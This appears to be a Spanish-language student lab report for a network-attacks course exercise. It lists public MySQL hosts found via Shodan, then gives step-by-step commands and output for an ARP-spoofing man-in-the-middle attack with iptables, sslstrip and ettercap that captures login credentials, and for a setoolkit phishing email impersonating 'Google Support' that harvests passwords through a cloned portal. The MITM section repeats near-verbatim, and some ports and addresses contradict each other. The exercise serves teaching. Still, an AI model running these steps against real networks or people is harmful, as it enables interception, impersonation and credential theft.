
Fuente: <https://www.shodan.io/search>

- <http://1.0.4.4:3306>
- <http://1.0.162.235:3306>
- <http://1.4.164.173:3306>
- <http://1.0.251.152:3306>
- <http://1.2.168.225:3306>

- Ataques a Redes de Datos

- Realiza un ataque de MiTM, Dos (a nivel de red) usando una de las técnicas vistas en la unidad en la red doméstica del alumno. Realiza una prueba de concepto de cómo el atacante es capaz de comprometer la privacidad del objetivo.

Para el desarrollo este ejercicio se ha utilizado la herramienta sslstrip para convertir el tráfico cifrado https a tráfico en texto plano http. Ha utilizado la herramienta ettercap para la lectura del tráfico que transita en la puerta de enlace de tráfico.




```
(e10084㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.2.110  netmask 255.255.255.0  broadcast 192.168.2.255
          inet6 fe80::20c:29ff:fea5:27b0  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:a5:27:b0  txqueuelen 1000  (Ethernet)
              RX packets 60  bytes 5373 (5.2 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 18  bytes 2386 (2.3 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 16  bytes 880 (880.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 16  bytes 880 (880.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Fuente: Ejecución de comando “ifconfig”

Ejecutamos el comando “ifconfig” para determinar cual es la interfaz que esta conectada a la red victima.



```
[root💀kali]-[/home/e10084]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Fuente: captura de tráfico ipv4



```
[root💀kali]-[/home/e10084]
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

Fuente: ejecución de “iptables”

Fuente: Ejecución del comando “echo 1 > /proc/sys/net/ipv4/ip_forward”

Habilitamos ipv4 para que la maquina atacante pueda leer el tráfico de la maquina victima”, redirigiendo todo el tráfico desde el puerto 80 al puerto 8080 con el comando “iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 17000”.

```
(root㉿kali)-[~/home/e10084]
# iptables -L -t nat
Chain PREROUTING (policy ACCEPT)
target    prot opt source          destination
REDIRECT  tcp   --  anywhere       anywhere          tcp dpt:http redir ports 17000

Chain INPUT (policy ACCEPT)
target    prot opt source          destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source          destination

Chain POSTROUTING (policy ACCEPT)
target    prot opt source          destination
```

Fuente: ejecución “iptables -L -t nat”

Se valida que la regla ha de redirección haya sido creada.

```
(root㉿kali)-[~/home/e10084]
# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
0.0.0.0         192.168.2.1   0.0.0.0        UG    100    0    0 eth0
192.168.2.0     0.0.0.0       255.255.255.0 U      100    0    0 eth0
```

Fuente: ejecución de “route -n”

Usamos el comando “route-n” para reconocer la puerta de enlace donde estamos conectados.

```
(root㉿kali)-[~/home/e10084]
Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-24 14:07 -04
Nmap scan report for phicomm.me (192.168.2.1)
Host is up (0.014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
MAC Address: F0:EB:D0:6F:31:BB (Shanghai Feixun Communication)
Device type: WAP
Running: Linux 2.6.X, Cisco embedded
OS CPE: cpe:/orlinux:linux_kernel;2.6 cpe:/h:cisco:srp_521w
OS details: Cisco SRP 521W WAP (linux 2.6)
Network Distance: 1 hop

Nmap scan report for 192.168.2.102
Host is up (0.41s latency).
All 1000 scanned ports on 192.168.2.102 are filtered
MAC Address: 0C:F3:46:9C:43:81 (Xiaomi Communications)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|98 (92%), AVTech embedded (85%), FreeBSD 6.X|10.X (85%), Apple Mac OS X 10.5.X (85%)
OS CPE: cpe:/o:microsoft:windows_xp_sp3 (92%), cpe:/o:microsoft:windows_98 (85%), cpe:/o:apple:mac_os_x:10.5.8 (85%), cpe:/o:freebsd:freebsd:10.3
Alternative guesses: Microsoft Windows 98 SE (87%), Microsoft Windows XP SP2 (86%), AVTech Room Alert 2BW environmental monitor (85%), FreeBSD 6.2-RELEASE (85%), Apple Mac OS X 10.5.8 (Leopard) (Darwin 9.8.0) (85%), FreeBSD 10.3-STABLE (85%)
No exact OS matches for host (test conditions non-ideal).
```

Fuente: Reconocimiento de la maquina víctima

Ejecutamos el comando “nmap -sS -O 192.168.2.1/24” para reconocer a la maquina víctima, en este caso tomamos la maquina 192.168.2.106

```
(root㉿kali)-[~/home/e10084]
# arpspoof -i eth0 -t 192.168.2.106 -r 192.168.2.1

0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 50:3e:aa:24:bc:aa 0806 42: arp reply 192.168.2.1 is-at 0:c:29:a5:27:b0
0:c:29:a5:27:b0 f0:eb:d0:6f:31:bb 0806 42: arp reply 192.168.2.106 is-at 0:c:29:a5:27:b0
```

Fuente: Captura de tráfico de la maquina victima

```
(sslstripenv)㉿kali)-[~/home/e10084/Herramientas/sslstrip]
# git clone https://github.com/moxie0/sslstrip.git

(sslstripenv)㉿kali)-[~/home/e10084/Herramientas/sslstrip]
# pip install twisted pyOpenSSL service_identity
```

Fuente: Instalando sslstrip y sus dependencias


```
(sslstripenv)㉿kali)-[~/home/e10084/Herramientas/sslstrip]
# python sslstrip.py -l 17000
/home/sslstripenv/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
sslstrip 0.9 by Moxie Marlinspike running ...
```

Fuente: Ejecución de herramienta sslstrip




Fuente: Ejecución de herramienta ettercap

Se ejecuta la herramienta ettercap para capturar el trafico de la interfaz eth0 de la maquina atacante




Fuente: Captura de tráfico 192.168.2.106




Fuente: trafico http

Se evidencia la ejecución efectiva de la herramienta sslstrip, ya que todo tráfico en la máquina 192.168.2.106 pasa por http (texto plano)



Fuente: trafico http parte 2



Fuente: trafico http parte 3

Intentamos autenticarnos en Hotmail con las credenciales prueba@hotmail.com y clave
“prueba123”

Fuente: tráfico puerta de enlace

Desde la herramienta ettercap se capturan las credenciales usadas USER: “prueba@hotmail.com” y PASS: “prueba123”

- Realiza un ataque de ingeniería social a tu elección y, si puedes, pruébalo con alguien de tu confianza para determinar el éxito del ataque.

Para el desarrollo de este ejercicio se utilizo la herramienta “setoolkit” la cual viene preinstalada en Kali Linux. Se ha preparado la herramienta de la siguiente forma:

```
Select from the menu:
 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Network Sniffing and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
 1. E-Mail Attack Single Email Address
 2. E-Mail Attack Mass Mailer
 99. Return to main menu.

set:phishing>1
set:phishing> Send email to:yerFly76@gmail.com

 1. Use a gmail Account for your email attack.
 2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:inger555678@gmail.com
set:phishing> The FROM NAME the user will see:google Support
set:phishing> Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Email subject:Your Google account has been hacked kindly change the password
set:phishing> Enter the message body: [ctrl+D to end message] [ctrl+p to print]
[!] IMPORTANT: when finished type END (all capital) then hit [return] on a new line.
set:phishing> Enter the body of the message: type END (capital) when finished:hello yerly,
next line of the body: your account has been hacked due to a security breach
next line of the body: kindly change the password using the link below.
next line of the body: http://https://192.168.2.104
next line of the body: END
[!] SET has finished sending the emails
 1
 2
 3
 4
 5
 6
 7
```


Fuente: Configuración de la herramienta “setoolkit”

- 1-. Se utiliza el modulo “Mass Mailer Attack”
- 2-. Se configura la opción “E-mail attack single Email address”
- 3-. Se coloca como objetivo el correo yerly76@gmail.com y se usa el smtp por defecto de Google
- 4-. Se configura la cuenta ficticia Inger555678@gmail.com y se nombra como Google Support para dar mayor credibilidad al correo de ingeniería social, se configura la contraseña del correo Inger555678@gmail.com.
- 5-. Se configura la herramienta para que se marque el correo de ingeniería social como alta prioridad, no se adjuntan archivos al correo.
- 6-. Se arma el correo de phishing con el asunto: Your Google account has been hacked kindly change the password, se especifica que el contenido del correo se mostrará en texto plano, el contenido del correo se mostrará de la siguiente forma:


your account has been hacked due to a security breach
kindly change the password using the link below.

<https://192.168.2.104>

- 7-. La herramienta confirma que los correos se han enviado de forma exitosa




Fuente: Recepción del correo de ingeniería social PT 1



Fuente: Recepción del correo de ingeniería social PT 2

Al momento en que la víctima da click sobre el enlace del correo se redirige al portal clonado por la herramienta “setoolkit”.



Fuente: Portal clonado “setoolkit”

Cuando la víctima ingresa sus credenciales se puede ver en la herramienta “setoolkit” reflejado las credenciales haciendo efectivo el ataque de ingeniería social generado desde la herramienta.

```
192.168.2.104 - - [ 22/Dec/2021 18:41:15 ] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURwmlRS
QxE2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRid3YtjX
PARAM: service=lslo
PARAM: dsh=-7381887106725792428
PARAM: _utf8=%E2%80%93
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abhishekumar@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=password
PARAM: signIn=SignIn
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Fuente: captura de credenciales

Ejercicio 4

Ejercicio 4 (20%): Ataques a Redes de Datos

- (10%) Realiza un ataque de MiTM, DoS (a nivel de red) usando una de las técnicas vistas en la unidad en la red doméstica del alumno. Realiza una prueba de concepto de cómo el atacante es capaz de comprometer la privacidad del objetivo.
- (10%) Se valorará además, si el ataque es de capa de aplicación; sslstrip, session hijacking, filtros ettercap, etc.

Para el desarrollo este ejercicio se ha utilizado la herramienta sslstrip para convertir el tráfico cifrado https a tráfico en texto plano http. Ha utilizado la herramienta ettercap para la lectura del tráfico que transita en la puerta de enlace de tráfico.

```
(e10084㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.110 netmask 255.255.255.0 broadcast 192.168.2.255
        inet6 fe80::20c:29ff:fea5:27b0 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:a5:27:b0 txqueuelen 1000 (Ethernet)
            RX packets 60 bytes 5373 (5.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 18 bytes 2386 (2.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 16 bytes 880 (880.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 16 bytes 880 (880.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fuente: Ejecución de comando “ifconfig”

Ejecutamos el comando “ifconfig” para determinar cual es la interfaz que esta conectada a la red victima.

```
(root㉿kali)-[/home/e10084]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Fuente: captura de trafico ipv4

```
(root㉿kali)-[/home/e10084]
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

Fuente: ejecución de “iptables”

Fuente: Ejecución del comando “echo 1 > /proc/sys/net/ipv4/ip_forward”

Habilitamos ipv4 para que la maquina atacante pueda leer el trafico de la maquina victim”, redirigiendo todo el trafico desde el puerto 80 al puerto 8080 con el comando “iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 17000”.

```
(root㉿kali)-[/home/e10084]
# iptables -L -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT  tcp  --  anywhere             anywhere            tcp dpt:http redir ports 17000

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

Fuente: ejecución “iptables -L -t nat”

Se valida que la regla ha de redirección haya sido creada.

```
[root@kali]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
0.0.0.0         192.168.2.1   0.0.0.0        UG    100    0      0 eth0
192.168.2.0     0.0.0.0        255.255.255.0 U      100    0      0 eth0
```

Fuente: ejecución de “route -n”

Usamos el comando “route-n” para reconocer la puerta de enlace donde estamos conectados.

Fuente: Reconocimiento de la maquina victimas

Ejecutamos el comando “nmap -sS -O 192.168.2.1/24” para reconocer a la maquina víctima, en este caso tomamos la maquina 192.168.2.106

Fuente: Captura de tráfico de la máquina víctima

```
[sslstripenv]-(root㉿kali)-[~/home/e10084/Herramientas/sslstrip]
# git clone https://github.com/moxie0/sslstrip.git

[sslstripenv]-(root㉿kali)-[~/home/e10084/Herramientas/sslstrip]
# pip install twisted pyOpenSSL service_identity
```

Fuente: Instalando sslstrip y sus dependencias

